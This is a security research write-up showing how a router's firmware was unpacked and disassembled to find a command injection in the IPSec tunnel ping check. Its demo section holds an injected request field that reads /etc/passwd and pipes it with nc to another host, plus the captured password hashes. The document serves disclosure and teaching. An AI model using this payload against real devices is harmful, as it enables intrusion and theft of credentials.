

Exploit Command Injection Router via reverse firmware technique - Paper


Submit by: SunCSR (Sun* Cyber Security Research)

Abstract

Router definition:

A router is hardware device designed to receive, analyze and move incoming packets to another network. It may also be used to convert the packets to another network interface, drop them, and perform other actions relating to a network.

A router may have interfaces for different types of physical layer connections, such as copper cables, fiber optic, or wireless transmission. It can also support different network layer transmission standards. Each network interface is used to enable data packets to be forwarded from one transmission system to another. Routers may also be used to connect two or more logical groups of computer devices known as subnets, each with a different network prefix.



Router Structure:

Hardware : Linux

Firmware : Software installed base on hardware (Written by C program language)

Reverse firmware

Prepare:

Firmware: Router ONT

Tool: binwalk on Kali Linux, ubidum (<https://github.com/nlitsme/ubidump.git>), IDA

Extract firmware to binary

1. Using binwalk on Kali Linux 2020.1 to extract firmware

```
thien@kali:~/Router$ binwalk -Me ONT_FIRMWARE
Scan Time:      2020-06-19 03:38:04
Target File:    /home/thien/Router/ONT_FIRMWARE
MD5 Checksum:  8172985efe6fe3637a1466d1b5cd6911
Signatures:    391

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
38528        0x9680         SHA256 hash constants, big endian
131072       0x20000        JFFS2 filesystem, big endian
4325376     0x420000       UBI erase count header, version: 1, EC: 0x0, VID header offset: 0x800, data offset: 0x1000

thien@kali:~/Router$ ls
ONT_FIRMWARE  _ONT_FIRMWARE.extracted
thien@kali:~/Router$ cd _ONT_FIRMWARE.extracted/
thien@kali:~/Router/_ONT_FIRMWARE.extracted$ ls
20000.jffs2  420000.ubi
thien@kali:~/Router/_ONT_FIRMWARE.extracted$
```

We have a ubi file (read only file system) and jffs2 file (store volatile variables)

Now, we need extract 420000.ubi file to get binary firmware.

2. Using ubidump tool to extract ubi file to binary firmware


Clone and setup tools:

```
git clone https://github.com/nlitsme/ubidump.git
```

```
pip install -r requirements.txt
```

Extract firmware to binary:


```
python3 ubidump.py -d 420000.ubi -s ./
```



Folder rootfs_ubifs is created that contains binary firmware

Firmware analysis


Focus on folder bin which contains executable files of firmware. Here is some binary files:



Now using IDA to analyse http binary file. Why http? Because http binary file is to run some web function of router such as: config ip, config dns, manage cronjob, manage users...

Detect command injection vulnerability

Using IDA to analyse http binary file:



Using search function of IDA to find dangerous function. To detect command injection vulnerability, we find code that call to system() function. Why we find system() function? Because the C library function **int system(const char *command)** passes the command name or program name specified by command to the host environment to be executed by the command processor and returns after the command has been completed.

Address	Function	Instruction
LOAD:004348C4	bandwith_limit_lan_port	bal bcmSystem
LOAD:0043490C	bandwith_limit_lan_port	bal bcmSystem
LOAD:00436298		la \$t9, system
LOAD:004365F8		la \$t9, system
LOAD:0044B230		la \$a3, aGetOmciSystemO # "get OMCI system obj"
LOAD:0044B2A4		la \$a3, aGetOfOmciSyste # "get of OMCI system object failed"
LOAD:0044C1C0	cgiStorageServiceView	la \$a0, aTdClassHdFiles # " <td class='hd'>FileSystem</td>\...
LOAD:00455144		la \$a0, aH1ProcFilesys # "<h1>/proc/filesystems</h1>\n<pre..."
LOAD:00455164		la \$a1, aProcFilesystem # "/proc/filesystems"
LOAD:00456760	cgiPingTunnel_igd	la \$t9, system
LOAD:00456764	cgiPingTunnel_igd	jalr \$t9, system
LOAD:00456790	cgiPingTunnel_igd	la \$t9, system
LOAD:00456794	cgiPingTunnel_igd	jalr \$t9, system
LOAD:004567CC	cgiPingTunnel_igd	la \$t9, system
LOAD:004567D0	cgiPingTunnel_igd	jalr \$t9, system
LOAD:004650F0	.system	_system:
LOAD:004650FC	.system	# End of function _system
LOAD:00465820	.cmsDal_setOmciSystem	_cmsDal_setOmciSystem:
LOAD:0046582C	.cmsDal_setOmciSystem	# End of function _cmsDal_setOmciSystem
LOAD:004667B0	.cmsDal_getOmciSystem	_cmsDal_getOmciSystem:
LOAD:004667BC	.cmsDal_getOmciSystem	# End of function _cmsDal_getOmciSystem
LOAD:0046813C		aOmciSystem_htm: .ascii "omcisystem.html" <0> # DATA XREF: sub_40EDD...
LOAD:004699B8		aGlbrefresh_0: .ascii "glbRefresh" <0> # DATA XREF: bcmSystem+5C0o
LOAD:0046AB88		aBSystemLogBBrB: .ascii "System Log \n" <0> # DATA X...
LOAD:0046B4D8		aInvalidParamet: .ascii "Invalid parameters" <0> # DATA XREF: displaySyste...

cgiPingTunnel_igd() function using system to execute some command that is passed from user via web interface

Using IDA to find cgiPingTunnel_igd() function definition, it receive input param via fputs function without any validation.

It related to add, remove or enable/disable IPsec tunnel on router (figure below)


```

LOAD:00456724      move    $s2, $a2
LOAD:00456728      jalr   $t9 ; strtok
LOAD:0045672C      move    $s3, $a3
LOAD:00456730      lw     $gp, 0x640+var_628($sp)
LOAD:00456734      lui    $a2, 0x48
LOAD:00456738      la     $t9, snprintf
LOAD:0045673C      move    $a3, $s1
LOAD:00456740      li     $a1, 0x400
LOAD:00456744      la     $a2, aIptablesTNatIP # "iptables -t nat -I POSTROUTING -o
LOAD:00456748      sw     $s0, 0x640+var_630($sp)
LOAD:0045674C      addiu  $a0, $sp, 0x640+var_61C
LOAD:00456750      sw     $s2, 0x640+var_62C($sp)
LOAD:00456754      jalr   $t9 ; snprintf
LOAD:00456758      move    $s4, $v0
LOAD:0045675C      lw     $gp, 0x640+var_628($sp)
LOAD:00456760      la     $t9, system
LOAD:00456764      jalr   $t9 ; system
LOAD:00456768      addiu  $a0, $sp, 0x640+var_61C
LOAD:0045676C      lw     $gp, 0x640+var_628($sp)
LOAD:00456770      lui    $a2, 0x48
LOAD:00456774      la     $t9, snprintf
LOAD:00456778      li     $a1, 0x400
LOAD:0045677C      la     $a2, aPingS # "ping %s &"
LOAD:00456780      move    $a3, $s4
LOAD:00456784      jalr   $t9 ; snprintf
LOAD:00456788      addiu  $a0, $sp, 0x640+var_61C
LOAD:0045678C      lw     $gp, 0x640+var_628($sp)
LOAD:00456790      la     $t9, system
LOAD:00456794      jalr   $t9 ; system
LOAD:00456798      addiu  $a0, $sp, 0x640+var_61C

```

IPSec Tunnel allow create an ipsec tunnel on router, before creation, it will ping to host that user input to check if it is alive or not. Because, %s is passed to function, so user can user ; or | to separate command to 2 other command.

Example in normal case:

User input is: 8.8.8.8

The system will executes as bellow:

```
system("ping 8.8.8.8")
```

Example arbitrary command:

User input is: 8.8.8.8 | cat /etc/passwd

The system will executes as bellow:

```
system("ping 8.8.8.8 | cat /etc/passwd")
```

There are two command will be executed here:

ping ping 8.8.8.8 and cat /etc/passwd. User can change cat /etc/passwd to any command what they want.

Demo

Attack on IPSec Tunnel

IPSec Settings

IPSec Connection Name	<input type="text" value="new connection"/>
IP Version:	<input type="text" value="IPv4"/>
Tunnel Mode	<input type="text" value="ESP"/>
Local Gateway Interface:	<input type="text" value="Select interface"/>
Remote IPSec Gateway	<input type="text" value="Gateway Address"/>
IP Address	<input type="text" value="1.1.1.1"/>
Tunnel access from local IP addresses	<input type="text" value="Subnet"/>
IP Address for VPN	<input type="text" value="2.2.2.2"/>
Mask or Prefix Length	<input type="text" value="255.255.255.0"/>
Tunnel access from remote IP addresses	<input type="text" value="Subnet"/>
IP Address for VPN	<input type="text" value="3.3.3.3"/>
Mask or Prefix Length	<input type="text" value="255.255.255.0"/>
Key Exchange Method	<input type="text" value="Auto(IKE)"/>
Authentication Method	<input type="text" value="Pre-Shared Key"/>
Pre-Shared Key	<input type="text" value="key"/>
Perfect Forward Secrecy	<input type="text" value="Disable"/>

Using Burpsuite to capture request and edit input:

```
Request
Raw Params Headers Hex
GET
/ipsec.cmd?action=add&tableIndex=0&connName=new%20connection&connName=new%20connection&ipver=4&ip
sLocalGwIf=veip0.1&ipstunMode=esp&remoteMask=255.255.255.0&remoteMode=gwAddress&remoteGWAddr=1.1.1.1
&remoteDomain=&localIPMode=subnet&localIP=2.2.2.2&localMask=255.255.255.0&remoteIPMode=subnet&
remoteIP=|cat%20/etc/passwd|nc%20192.168.1.2%202088&remoteMask=255.255.255.0&keyExM=auto&authM=pr
e_shared_key&psk=key&certName=&perfectFSEn=disable&manualEncryptionAlgo=3des-cbc&manual
EncryptionKey=&manualAuthAlgo=hmac-md5&manualAuthKey=&spi=101&phlMode=main&phlEncryptionAlgo=3
des&phlIntegrityAlgo=md5&phlDHGroup=modp1024&phlKeyTime=3600&ph2EncryptionAlgo=3des&ph2Integri
tyAlgo=hmac_md5&ph2DHGroup=modp1024&ph2KeyTime=3600&sessionKey=193233594 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.1/ipsconfig.html
Cookie: Authorization=Crypt $!$bWY..8L.$WCqLED54lSyLc9drGQ0iv.
Connection: close
Upgrade-Insecure-Requests: 1
```

Command will read content of etc/passwd file and reverse back to server 192.168.1.2.

And this is result:

```
Cmd line: -l -p 2088
admin:$1$KAgMXYM1$RBnd47KDM4rvrSAacy3YY1:0:0:Administrator:/:/bin/sh
support:$1$wUeX/WTZ$hK6XjMRbDgxtsMXA9sjlZ/:0:0:Technical Support:/:/bin/sh
user:$1$593S8hsY$GDffx1RcWGMr5FQb03miA0:0:0:Normal User:/:/bin/sh
nobody:$1$l2TMgRuL$OruJT97qKJj3t5IH3CEJL1:0:0:nobody for ftp:/:/bin/sh
```

Conclusion

Never trust user input. If your application calls out to the operating system, you need to be sure command strings are securely constructed, or else you risk having malicious instructions injected by an attacker. This section outlines a few approaches to protecting yourself.

Injection vulnerabilities occur when untrusted input is not sanitized correctly. If you use shell commands, be sure to scrub input values for potentially malicious characters: `;` `&` `|` ```